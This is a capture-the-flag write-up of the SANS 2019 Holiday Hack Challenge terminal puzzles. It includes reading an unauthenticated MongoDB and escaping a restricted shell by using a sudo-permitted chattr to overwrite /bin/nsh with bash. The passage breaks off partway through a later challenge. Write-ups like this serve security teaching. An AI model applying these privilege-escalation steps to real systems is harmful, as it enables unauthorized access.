SANS 2019 Holiday Hack Challenge

KringleCon 2.0 - Turtle Doves

Report written by: Eric Guillen

Introduction

This is the first time I was able to actually sit down and attempt the Holiday Hack Challenge before any write-ups were published/completed. Additionally, I am excited to be able to submit a completed write-up for the contest!

The SANS 2019 Holiday Hack Challenge takes place by accessing https://2019.kringlecon.com/. You will be asked to login or create an account. Upon doing so you will be entered into a “video game” like world where you have an avatar that you can roam around with by using the arrow keys or mouse.


When you enter this world, you’ll notice a lot of characters hopping around. If these characters has their name above their head in white font it means that they are a real person.


If the character has their name above their head in green font, it means that they are a NPC (Non-player character)

You can click on the NPC's to interact with them. They will give you clues or directions on what to do next.

You'll also notice that there may be "Terminals" next to some of the NPC's. These terminals are "mini" challenges that you can do directly on the screen. Once you complete the challenge, the NPC next to it can provide hints on how to accomplish other objectives/challenges.

As you progress through the game, you'll notice that there are also Grand Challenges or Objectives to be completed. This year there were 13 total objectives (0 through 12). These objectives can be found by clicking on your avatars badge and clicking on Objectives on the left hand side. Some of these Objectives cannot be reached until earlier objectives are completed.


KringleCon
Narrative [50 of 10]
Objectives
Hints
Talks
Achievements
Steam Tunnels
[Exit]
◄ GO BACK
0) Talk to Santa in the Quad
1) Find the Turtle Doves
2) Unredact Threatening Document
3) Windows Log Analysis: Evaluate Attack Outcome
4) Windows Log Analysis: Determine Attacker Technique
5) Network Log Analysis: Determine Compromised System
6) Splunk
7) Get Access To The Steam Tunnels
Difficulty:
Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.



I have broken up my write-up into 2 sections. The first section will cover all the Terminal challenges. The second section will cover all the Objectives. Some of the Objectives may have terminal challenges before-hand. If they do, they will be found in the Terminal section.

Now, without further ado, let's dive into KringleCon 2.0 - Turtle Doves!!

Storyline

We first enter KringleCon 2 and meet Santa at the Train Station. Santa who welcomes us to KringleCon 2. Santa says that last year KringleCon hosted more than 17,500 attendees and moved the venue to Elf University (Elf U). Santa says to take a look around and explore.


While in the Train Station, we see Bushy Evergreen who welcomes us to our first Terminal Challenge.

Terminals

Bushy Evergreen - Escape Ed

This challenge can be found in the Train Station (Entrance) and asks us to Escape Ed. We are presented with the following riddle:


To complete this objective we simply need to type “q” and press <Enter>



Success. On to the next one.

Sugar Plum Mary - Linux Path


This terminal can be found in Hermy Hall, which is on the west side of the quad.



Sugar Plum Mary is needing our help! She needs to get a list (ls) of our current directory to check on project logos.

There are many hints here, but the solution I used was to use “find” to look for the name “ls” by starting in the “/” directory. We can redirect standard error to /dev/null

```
find / -name 'ls' 2>/dev/null
```



Success. On to the next one.

Holly Evergreen - MongoDB

This terminal can be found in the NetWars room which is located inside Hermy Hall (west of the quad).

Holly Evergreen is needing our help! Holly needs us to find the hidden solution in the MongoDB on the system.

To begin, we first need to figure out the port that MongoDB is running on. We can perform a netstat -ant to show us this information.

```
elf@ecc05e9e5acd:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:12121         0.0.0.0:*               LISTEN
elf@ecc05e9e5acd:~$
```

The output shows that there's something listening on port 12121. We believe this is the MongoDB service. We connect to MongoDB on port 12121 and receive the following output.

```
elf@ecc05e9e5acd:~$ mongo --port 12121
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
Server has startup warnings:
2020-01-04T22:22:13.560+0000 I CONTROL  [initandlisten]
2020-01-04T22:22:13.560+0000 I CONTROL  [initandlisten] ** WARNING: Access control is
not enabled for the database.
2020-01-04T22:22:13.560+0000 I CONTROL  [initandlisten] **          Read and write access to
data and configuration is unrestricted.
2020-01-04T22:22:13.560+0000 I CONTROL  [initandlisten]
2020-01-04T22:22:13.560+0000 I CONTROL  [initandlisten]
2020-01-04T22:22:13.560+0000 I CONTROL  [initandlisten] ** WARNING:
/sys/kernel/mm/transparent_hugepage/enabled is 'always'.
2020-01-04T22:22:13.560+0000 I CONTROL  [initandlisten] **        We suggest setting it to
'never'
2020-01-04T22:22:13.560+0000 I CONTROL  [initandlisten]
```

We can see what databases there are by typing "show dbs"

```
> show dbs
admin   0.000GB
config  0.000GB
elfu    0.000GB
local   0.000GB
test    0.000GB
```

We can then switch to the elfu database by typing "use elfu"

```
> use elfu
switched to db elfu
```

We then type “show collections” to show all the collections in this database


```
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
```

We then type “db.solution.find()” to find all documents in the solution collection

```
> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: **
db.loadServerScripts();displaySolution(); **" }
```

```
connecting to: mongodb://127.0.0.1:12121/
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
Server has startup warnings:
2020-01-04T22:36:07.848+0000 I CONTROL  [initandlisten]
2020-01-04T22:36:07.848+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not en
abled for the database.
2020-01-04T22:36:07.848+0000 I CONTROL  [initandlisten] **          Read and write access to
 data and configuration is unrestricted.
2020-01-04T22:36:07.848+0000 I CONTROL  [initandlisten]
2020-01-04T22:36:07.848+0000 I CONTROL  [initandlisten]
2020-01-04T22:36:07.848+0000 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transpare
nt_hugepage/enabled is 'always'.
2020-01-04T22:36:07.848+0000 I CONTROL  [initandlisten] **        We suggest setting it to '
never'
2020-01-04T22:36:07.848+0000 I CONTROL  [initandlisten]
> show dbs
admin  0.000GB
elfu   0.000GB
local  0.000GB
test   0.000GB
> use elfu
switched to db elfu
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts();d
isplaySolution(); **" }
>
```

It tells us that that we did good and that we can run the command between the stars “db.loadServerScripts();displaySolution();”



Success. On to the next one.

Alabaster Snowball - Nyan Shell

This terminal is located inside the Speaker Unprepardness Room located inside the Hermy Hall (west of quad).

Alabaster is needing our help! Alabaster wants us to login as his user account and land in a Bash prompt.

> Target Credentials:
>
> username: alabaster_snowball
> password: Password2

When trying to login as Alabaster, we see that we are thrown into a Nyan Shell (su alabaster_snowball and then Password2)

Now, to understand what shell is being used for this user, we can check /etc/passwd:

```
elf@ce42c6874233:~$ cat /etc/passwd | grep alabaster_snowball
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
elf@ce42c6874233:~$
```

We see that alabaster_snowball has his profile set to /bin/nsh. This is the weird nyan shell. Let's get file attributes of this file "/bin/nsh"

```
elf@ce42c6874233:~$ lsattr /bin/nsh
```

```
----i---------e---- /bin/nsh
elf@ce42c6874233:~$
```

We see that this file has 2 attributes (e) which is extent format, which is common and (i) which is immutable. Huh, that's weird. What does immutable mean? Essentially it means that it cannot be tampered with, even by root until the immutable attribute is unset. Let's check out who owns this file

```
elf@ce42c6874233:~$ ls -lah /bin/nsh
-rwxrwxrwx 1 root root 74K Dec 11 17:40 /bin/nsh
elf@ce42c6874233:~$
```

Okay, this file is owned by root. BUT, it also has full RWX as anyone. Since we know that our objective is to login as alabaster with a bash shell, how about we copy the bash file (/bin/bash) into the /bin/nsh file. However, we cannot because this file is immutable. Hmm. Let's see if our current user has any sudo access, maybe they can do something as root to help us out

```
elf@ce42c6874233:~$ sudo -l
Matching Defaults entries for elf on ce42c6874233:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on ce42c6874233:
    (root) NOPASSWD: /usr/bin/chattr
elf@ce42c6874233:~$
```

Well look at that, our current user can run /usr/bin/chattr as root. /usr/bin/chattr will allow us to change attributes which is perfect because we need to get rid of the immutable attribute on /bin/nsh. Let's run /usr/bin/chattr with sudo and remove the immutable attribute from the /bin/nsh file

```
elf@f57ebee00b0d:~$ cp /bin/bash /bin/nsh
cp: cannot create regular file '/bin/nsh': Operation not permitted
elf@f57ebee00b0d:~$ lsattr /bin/nsh
```

```
----i---------e---- /bin/nsh
elf@f57ebee00b0d:~$ sudo /usr/bin/chattr -i /bin/nsh
elf@f57ebee00b0d:~$ lsattr /bin/nsh
--------------e---- /bin/nsh
elf@f57ebee00b0d:~$
```

Perfect. Now we can copy /bin/bash into /bin/nsh.

```
elf@f57ebee00b0d:~$ cp /bin/bash /bin/nsh
cp: cannot create regular file '/bin/nsh': Operation not permitted
elf@f57ebee00b0d:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh
elf@f57ebee00b0d:~$ sudo /usr/bin/chattr -i /bin/nsh
elf@f57ebee00b0d:~$ lsattr /bin/nsh
--------------e---- /bin/nsh
elf@f57ebee00b0d:~$ cp /bin/bash /bin/nsh
elf@f57ebee00b0d:~$
```

Now let’s login as alabaster_snowball

Success! Let’s move on.

Sparkle Redberry - Xmas Cheer Laser

This terminal can be found in the Laboratory, which is on the west side of Hermy Hall (west of the quad).

Sparkle Redberry needs our help! Someone broke into the research terminal and changed the laser beam settings. We need to change it back!

Reading the terminal notes, let's first check out the API to get more info:

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
